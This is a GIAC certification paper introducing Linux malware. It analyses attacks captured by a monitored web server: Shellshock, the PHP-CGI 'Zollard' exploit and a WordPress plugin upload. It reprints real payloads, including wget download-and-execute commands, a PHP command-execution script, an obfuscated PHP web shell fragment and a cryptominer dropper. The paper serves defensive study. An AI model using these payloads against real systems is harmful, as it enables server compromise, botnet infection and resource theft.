An Introduction to Linux-based malware

GIAC (GSEC) Gold Certification

Author: Matt Koch, Matt@AltitudeInfosec.com
Advisor: Stephen Northcutt

Accepted: 6/23/2015

Abstract

Although rarely making news headlines Linux malware is a growing problem. As a result, Linux systems are left in an insecure state with minimal defenses against malware. This becomes increasingly problematic with the growth of networkable embedded devices often referred to as the "Internet of Things" (IoT). This paper will discuss attack vectors for Linux malware, analyze several pieces of malware and describe defensive capabilities.

1. Introduction

General perception is that Linux operating systems are “Virus free” (Fedora Project, 2012) or that malware is “rare” (Ubuntu, 2015). Linux, Unix and BSD variants comprise approximately 66% of the Internet web servers (W3 Techs, 2015). With a majority share of systems serving websites and other internet traffic, creating malware targeting Linux servers and other devices offers a large, internet-accessible attack service for malware. A security and antivirus vendor reported seeing an average of 27,000 newly compromised websites per day (Sophos, 2015). Extrapolating the Linux and related Unix variants this could be as many as 17,000 websites compromised per day. The attack surface is also growing quickly: at current estimates nearly 5 billion networked devices are in operation (Gartner, 2014).

1.1. Definition of Malware

Malware is most often defined as “Code used to perform malicious actions” (SANS Technology Institute, 2015). In order to infect a target, malware must also be able to exploit a vulnerability. This may range from simply enticing a user to execute a file to automated exploitation of specific software vulnerabilities. In many cases malware will contain several functions: code to exploit a particular vulnerability, a payload, a propagation mechanism and command and control functions (Amine, Mohamed, & Benatallah, 2014).

2. Gathering Samples

Various samples were gathered from an Apache web server hosting the WordPress web application as well as default Apache static content. The internet-facing web server was placed in a segmented Demilitarized Zone (DMZ) to protect internal systems and internal network segments from attack. Egress firewall rules were implemented to prevent command and control traffic from reaching its intended destination. In order to prevent actual compromise of the web server and application the system was protected by a Apache web server running Modsecurity web application firewall (WAF) configured as a HTTP reverse proxy. The OWASP Core Ruleset was applied to the system.


For network-based monitoring a Moloch full packet capture system was also place on the network to log inbound and outbound traffic from the web application server. Without full network packet capture, malware investigation is difficult if not impossible (Vacca, 2014). A Snort network intrusion detection system was also configured to monitor the system for attacks or successful exploitation of the system.

3. Malware Examples and Analysis

The following samples were gathered between 2014 and 2015. A total of 49 unique specimens were gathered. The entire sample set was de-duplicated by comparing MD5 hash sums. 3 representative samples: “China.Z-qheh”, Zollard, and “WSO Web Shell” were analyzed. The source and destination information has been redacted.

3.1. CVE-2014-6271: Known as “Shellshock” or “BASH Bug” Sample (sample from 67.174.125.223)

In 2014, a critical vulnerability was discovered in the GNU Project’s Bourne-Again Shell (BASH) and assigned CVE-2014-6271 (NIST, 2014). Automated scanning and exploitation began immediately after the advisory was made public. ShellShock exploitation attempts against an apache system are detected by monitoring for the characters “( ){“ in HTTP requests (Redhat Software, 2014). Figure 1 shows a recent exploitation attempt.




```
GET / HTTP/1.1
Host:       [redacted]
Referer:    () { :; }; /bin/bash -c "rm -rf /tmp/*;echo wget http:/[redacted]:911/java -O /tmp/China.Z-qheh� >> /tmp/Run.sh;echo echo By China.Z >> /tmp/Run.sh;echo chmod 777 /tmp/China.Z-qheh� >>
            /tmp/Run.sh;echo /tmp/China.Z-qheh� >> /tmp/Run.sh;echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;chmod 777 /tmp/Run.sh;/tmp/Run.sh"
Accept:     */*
```

Figure 1:
Screen capture from the Jwall Modsecurity audit logs.

This particular attack shows an attempt to download a file named "java" using wget, a common commandline tool used for file downloads (Free Software Foundation, 2015). The Wget command will retrieve a file named "java" from http://X.X.X.X:911. The payload is then saved as "Run.sh" into the /tmp directory. The file is given read,write, and execute permission by the command "chmod 777".


3.2. CVE-2012-1823: "Zollard" exploit example

Figure 2 shows the modsecurity audit log of an unusual web request. The exploit contains a HTTP POST method with a request to the URL **/cgi-bin/php?** Followed by a string of encoded characters. Performing a URL decode with a tool such as the Burpsuite decoder will reveal a decoded string passed to /cgi-bin/php. Additionally the User-Agent string contains an unusual word "Zollard".



```
--VQbmiCC0ZbQAAAS9bp8AAAAD-B--
POST /cgi-bin/php?
%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%6E%2E%73%69%6D%75%6C%61%7
%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%65%64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%
F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%6F%72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%6
%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
Host: 67.174.125.223
User-Agent: Mozilla/5.0 (compatible; Zollard; Linux)
Content-Type: application/x-www-form-urlencoded
Content-Length: 1817
Connection: close
```

Figure 2:
Modsecurity audit log of a zollard exploitation attempt.


Burp Suite Free Edition v1.6.01
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
● Text ○ Hex ?
Decode as ...
Encode as ...
Hash ...
Smart decode
● Text ○ Hex
Decode as ...
Encode as ...
Hash ...
Smart decode


```
/cgi-bin/php?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%
```

```
/cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d
open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 -n
```

Figure 3:
Burp Suite decoder output using URL decode

/cgi-bin/php?-d allow_url_include=on -d safe_mode=off -d suhosin.simulation=on -d disable_functions="" -d open_basedir=none -d auto_prepend_file=php://input -d cgi.force_redirect=0 -d cgi.redirect_status_env=0 –n

An internet search for this string reveals that it is used to exploit a PHP vulnerability CVE-2012-1823 (Imperva, 2014). After the string is passed to the PHP interpreter a PHP payload script is passed in the HTTP request body as shown in Figure 4.



```
<?php
echo "Zollard";
$disablefunc = @ini_get("disable_functions");
if (!empty($disablefunc))
{
 $disablefunc = str_replace(" ","",$disablefunc);
 $disablefunc = explode(",",$disablefunc);
}
function myshellexec($cmd)
{
 global $disablefunc;
 $result = "";
 if (!empty($cmd))
 {
  if (is_callable("exec") and !in_array("exec",$disablefunc)) {exec($cmd,$result); $result = join("\n",$result);}
  elseif (($result = `$cmd`) !== FALSE) {}
  elseif (is_callable("system") and !in_array("system",$disablefunc)) {$v = @ob_get_contents(); @ob_clean(); system($cmd); $result =
@ob_get_contents(); @ob_clean(); echo $v;}
  elseif (is_callable("passthru") and !in_array("passthru",$disablefunc)) {$v = @ob_get_contents(); @ob_clean(); passthru($cmd); $result =
@ob_get_contents(); @ob_clean(); echo $v;}
  elseif (is_resource($fp = popen($cmd,"r")))
  {
   $result = "";
   while(!feof($fp)) {$result .= fread($fp,1024);}
   pclose($fp);
  }
 }
 return $result;
}
myshellexec("rm -rf /tmp/armeabi;wget -P /tmp htt[redacted]:58455/armeabi;chmod +x /tmp/armeabi");
myshellexec("rm -rf /tmp/arm;wget -P /tmp http://         455/arm;chmod +x /tmp/arm");
myshellexec("rm -rf /tmp/ppc;wget -P /tmp http://         455/ppc;chmod +x /tmp/ppc");
myshellexec("rm -rf /tmp/mips;wget -P /tmp http:/         455/mips;chmod +x /tmp/mips");
myshellexec("rm -rf /tmp/mipsel;wget -P /tmp http         58455/mipsel;chmod +x /tmp/mipsel");
myshellexec("rm -rf /tmp/x86;wget -P /tmp http://         455/x86;chmod +x /tmp/x86");
myshellexec("rm -rf /tmp/nodes;wget -P /tmp http:         8455/nodes;chmod +x /tmp/nodes");
myshellexec("rm -rf /tmp/sig;wget -P /tmp http://         455/sig;chmod +x /tmp/sig");
myshellexec("/tmp/armeabi;/tmp/arm;/tmp/ppc;/tmp/mips;/tmp/mipsel;/tmp/x86;");
?>
```

Figure 4:
Modsecurity audit log showing PHP script run after exploitation

Of interest are the last several lines of this php script:

myshellexec("rm -rf /tmp/armeabi;wget -P /tmp http://X.X.X.X:58455/armeabi;chmod +x /tmp/armeabi");
myshellexec("rm -rf /tmp/arm;wget -P /tmp http://X.X.X.X:58455/arm;chmod +x /tmp/arm");
myshellexec("rm -rf /tmp/ppc;wget -P /tmp http://X.X.X.X:58455/ppc;chmod +x /tmp/ppc");
myshellexec("rm -rf /tmp/mips;wget -P /tmp http://X.X.X.X:58455/mips;chmod +x /tmp/mips");
myshellexec("rm -rf /tmp/mipsel;wget -P /tmp http://X.X.X.X:58455/mipsel;chmod +x /tmp/mipsel");
myshellexec("rm -rf /tmp/x86;wget -P /tmp http://X.X.X.X:58455/x86;chmod +x /tmp/x86");
myshellexec("rm -rf /tmp/nodes;wget -P /tmp http://X.X.X.X:58455/nodes;chmod +x /tmp/nodes");
myshellexec("rm -rf /tmp/sig;wget -P /tmp http://X.X.X.X:58455/sig;chmod +x /tmp/sig");
myshellexec("/tmp/armeabi;/tmp/arm;/tmp/ppc;/tmp/mips;/tmp/mipsel;/tmp/x86;");
?>

Command	**Explanation**
rm -rf /tmp/armeabi	Delete /tmp/armeabi if it already exists
wget -P /tmp	Download file at location


http://X.X.X.X:58455/armeabi	http://X.X.X.X:58455/armeabi
chmod +x /tmp/armeabi	Add execute file system permissions to the downloaded file.
/tmp/armeabi;/tmp/arm;/tmp/ppc;/tmp/mips;/tmp/mipsel;/tmp/x86;	Execute the files downloaded from http://X.X.X.X:58455

As for the payload, there are multiple versions of the payload downloaded. Each version is precompiled for different processor architectures including several processor architectures found in small embedded device systems such as ARM (Advanced Risc Machines) and MIPS (Microprocessor without Interlocked Pipeline Stages). This unique behavior could result in widespread infection of IoT (Internet of Things) and other embedded or small computing devices.

3.3. WordPress “WP All Import” plug-in Remote Code Execution / Arbitrary file upload Vulnerability

WordPress is a popular Content Management System (CMS) and is also highly targeted by attackers (Imperva, 2014). In addition to the core Wordpress software, additional features are available by using third party plugins and themes. These wordpress components are common targets for attack and have a large attack surface. WPVulnDB.com, a popular website for tracking wordpress related vulnerabilities currently reports 1854 unique vulnerabilities in wordpress core, themes and plugins (Sucuri, 2015).

On February 26th, 2015 “WP All Import” published a patch and notified its customers to upgrade immediately (WP All Import, 2015). Of interest, a vulnerable system could have arbitrary files uploaded to the file system. On March 2nd, 2015 a proof of concept exploit was published (Packet Storm Security, 2015). On March 8th, 2015 the first exploitation attempt against WP All import was detected by the research system. In this example, a fully patched operating system and even a fully patched core WordPress can lead to malicious code execution on a system.



```
--VQA-PsCoZBQAAAs8BjEAAAAC-A--
[11/Mar/2015:07:12:30 --0600] VQA-PsCoZBQAAAs8BjEAAAAC [redacted] 192.168.100.20 80
--VQA-PsCoZBQAAAs8BjEAAAAC-B--
POST //wp-admin/admin-ajax.php?page=pmxi-admin-settings&action=upload&name=cache.php HTTP/1.1
User-Agent: [redacted]roxxx/MIDP-2.1 configuration/CLDC-1.1
Host: [redacted]
Accept-Encoding: gzip
Referer: [redacted]wpallimport/uploads/c0ea632377579b19b5d8c82562fb7cd1/cache.php
Accept-Charset: utf-8,windows-1251;q=0.7,*;q=0.7
Accept-Language: en-us,en;q=0.6
Keep-Alive: 300
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.2
Content-Length: 23499
Content-Type: application/x-www-form-urlencoded

--VQA-PsCoZBQAAAs8BjEAAAAC-C--
<?php

if (isset ($_GET['lU$6AJp0aXFt0RyAynP9OnL7FlzQ']))

{

$a1="Fil";

$c1="#d";

$c2="f5";

$color = $c1.$c2;

$bs="esM";

$da="an";

$default_action = $a1.$bs.$da;

$default_use_ajax = true;

$dc="Windows-";

$dc2="1251";

$default_charset = $dc.$dc2;

preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\x74\x65\x28\x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65\x28'7X1
ce9s2z/Dn9Vcwmif7q+PYTtu7s2Mna05t2jTncugn6ePJsmxrkS1PkuNkWf77C4CkRFqv43S738N1vbufn7FIEARJkARBAHT7xRVpNIlui4XO6d7Jx72IC/PN2dmHzil8dh7f7x2dmd9KJ
```

Figure 5
Attempted exploitation of the "WP All Import" plug-in, including upload of an obfuscated PHP script named "cache.php"

4. Malware Payload Analysis

In most of the samples shown a payload was downloaded from a remote server to the victim machine. Any of the remaining samples such as "cache.php" were uploaded as part of an HTTP POST method. Each sample was compared using a current signature and latest stable release from 3 popular antivirus applications: Clam Antivirus (CLAMAV), Sophos Antivirus for Linux and McAfee VirusScan Enterprise for Linux. Detection rates ranged from 22% to 46%. More information is available in Appendix A.

4.1. "BASH bug/Shell Shock" example payload

As shown in Figure 1, after exploitation a series of commands are issued to retrieve generate a small shell script called "Run.sh", download the malware payload and run the payload. Following BASH shell syntax commands are separated with a semi-colon.

Command	Explanation
() { :; };	“Bash bug” exploit CVE-2014-6271
/bin/bash -c "rm -rf /tmp/*;	Delete contents of /tmp directory
echo wget http://X.X.X.X:911/java -O /tmp/China.Z-qheh >> /tmp/Run.sh;	Save the wget command to a shell script named “Run.sh” in the /tmp directory. Save the file from http://X.X.X.X:911/java as /tmp/China.Z-qheh
echo echo By China.Z >> /tmp/Run.sh;	Append “By China.Z” to the Run.sh script.
echo chmod 777 /tmp/China. Z-qheh >> /tmp/Run.sh;	Change the file system permissions on “China. Z-qheh” to allow the file read/write/execute access.
echo /tmp/China. Z-qheh >> /tmp/Run.sh;	Append a command to execute the file “/tmp/China.Z-qheh”
echo rm -rf /tmp/Run.sh >> /tmp/Run.sh;	Append a command to delete the /tmp/Run.sh shell script
chmod 777 /tmp/Run.sh;	Change the file system permissions on /tmp/Run.sh to allow the file read/write/execute access.
/tmp/Run.sh	Run the Run.sh shell script

This leaves a few questions: What kind of file is “/tmp/China.Z-qheh”? And more importantly what does “/tmp/China.Z-qheh” do?

Using the “file” command can provide the type of file format.

```
$ file /tmp/China.Z-qheh
China.Z-qheh: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
statically linked, for GNU/Linux 2.2.5, not stripped
```

From the output of the "file" command, /tmp/China.Z-qheh is an ELF (Executable and Linkable Format) executable format file. ELF is the standard format for Linux executables and therefore a popular format for most Linux based malicious code (Malin, Casey, & Aquilina, 2014).

Using the command "strings" is a quick and easy way to perform basic analysis on a binary file. Searching for IP addresses, hostnames, specific keywords and file paths can provide some valuable information what a file may be doing. Some caution should be used when relying on this information: in some cases fake information can be added to a compiled program to throw off an investigator (Malin, Casey, & Aquilina, 2014)

Using the file type information gathered, strings can be invoked with the encoding of the file and only providing entries with a certain length. In this example a minimum length of 8 characters and the elf32-i386 encoding is specified:

```
$ strings -8 --target=elf32-i386 /tmp/China.Z-qheh
XPRQSVWhs*
<_t1,0<
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQj
<dtn<it`<otR<utD<xt6<Xu
<@tY<_tm1
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQj
QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQj
            QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQj\
```

A substantial number of lines are returned: most appear to be unintelligible. Using some keyword searches may provide some more intelligible information. For example, a case insensitive search for "attack" reveals several interesting strings.

```
$ strings -a /tmp/China.Z-qheh | grep -i attack
11CAttackBase
13CPacketAttack
10CAttackUdp
10CAttackSyn
11CAttackIcmp
10CAttackDns
10CAttackAmp
```

```
10CAttackPrx
15CAttackCompress
10CTcpAttack
9CAttackCc
10CAttackTns
9CAttackIe
Attack.cpp
```


Searching for IP addresses can also reveal interesting information: IP addresses contained in the file may indicate addresses of a command and control system or potential victim addresses. The example command below is used to extract IP addressed from the binary and display a unique list for further analysis.

```
$ strings --target=elf32-i386 /tmp/China.Z-qheh | grep -w '[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}\.[0-9]\{1,3\}' | sort | uniq –u
8.8.8.8
8.8.4.4
8.8.8.8
127.0.0.1
61.132.X.X
202.102.X.X
202.102.X.X
202.102.X.X
(Truncated)
```

Although the strings information may be altered, the information gathered indicates this file may be used to conduct some type of DOS (Denial of Service) or other network-based attacks. Further analysis is required to confirm this theory.

4.2. Zollard Payloads


To analyze the payloads downloaded from http://X.X.X.X:58455 using the "file" command to determine the type of file. Figure 6 confirms that the files appear to be pre-compiled ELF files for various process architectures include MIPS, ARM, and PowerPC.



```
[redacted] ~/Desktop/Malware Samples/zollardsamples# file *
arm:     ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
armeabi: ELF 32-bit LSB executable, ARM, version 1 (SYSV), statically linked, stripped
mips:    ELF 32-bit MSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
mipsel:  ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, stripped
ppc:     ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), statically linked, stripped
sig:     data
x86:     ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, stripped
```

Figure 6:
File command output of the Zollard specimens: compiled for various processor architectures


Similar to the BASH bug specimen, using the "strings" command may reveal some additional information about this file. Using the "x86" payload as an example. Using the command "*strings -9 --target=elf32-i386 x86"* reveals several strings of interest. Figure 7 shows the URL encoded string used to exploit CVE-2012-1823 as well as the HTTP headers used by Zollard including the User-agent string "**Mozilla/5.0 (compatible; Zollard; Linux)**"



```
?%2D%64+%61%6C%6C%6F%77%5F%75%72%6C%5F%69%6E%63%6C%75%64%65%3D%6F%6E+%2D%64+%73%61%66%65%5F%6D%6F%64%65%3D%6F%66%66+%2D%64+%73%75%68%6F%73%69%
2E%73%69%6D%75%6C%61%74%69%6F%6E%3D%6F%6E+%2D%64+%64%69%73%61%62%6C%65%5F%66%75%6E%63%74%69%6F%6E%73%3D%22%22+%2D%64+%6F%70%65%6E%5F%62%61%73%
64%69%72%3D%6E%6F%6E%65+%2D%64+%61%75%74%6F%5F%70%72%65%70%65%6E%64%5F%66%69%6C%65%3D%70%68%70%3A%2F%2F%69%6E%70%75%74+%2D%64+%63%67%69%2E%66%
72%63%65%5F%72%65%64%69%72%65%63%74%3D%30+%2D%64+%63%67%69%2E%72%65%64%69%72%65%63%74%5F%73%74%61%74%75%73%5F%65%6E%76%3D%30+%2D%6E HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; Zollard; Linux)
Content-Type: application/x-www-form-urlencoded
Content-Length:
Connection: close
HTTP/1.1 200 OK
HTTP/1.0 404 Not Found
```


Figure 7:
HTTP POST method with the CVE-2012-1823 (Imperva, 2014) and HTTP Headers matching the exploit attempt in Figure 2

Figure 8 also reveals something of interest: the "uname –m" command is used to determine if the system is 32 or 64 bit. After determining the type, a program called "pooler-cpuminer" is downloaded from sourceforge.net and extracted from the archive. CPUMiner is a software project used for mining Bitcoin or Litecoin digital currency (cpuminer, 2015). As shown in Figure 9, the minerd application is invoked and connects to p2pool.org, a popular bitcoin mining pool service (Coin Cadence, 2015) .



```
./miner.sh
#!/bin/sh
get=`command -v wget || echo busybox wget`
if [ `uname -m` = "x86_64" ]; then
        archive="pooler-cpuminer-2.3.2-linux-x86_64.tar.gz"
        archive="pooler-cpuminer-2.3.2-linux-x86.tar.gz"
rm -rf *miner*
$get "http://sourceforge.net/projects/cpuminer/files/$archive"
tar -zxf $archive
killall -9 minerd minerd32 minerd64
```

Figure 8:
Checking the kernel version and downloading the appropriate cpuminer application from sourceforge.net



```
killall -9 minerd minerd32 minerd64
killall -9 dev apachelogd vlogd freelogd
./minerd -q -B -a scrypt -o http://p2pool.org:5643 -u MDFepZz[redacted] -p [redacted] >/dev/null 2>/dev/null &
rm -rf *miner*
/etc/init.d/inetd start
/etc/init.d/xinetd start
/etc/init.d/inetd busybox start
```

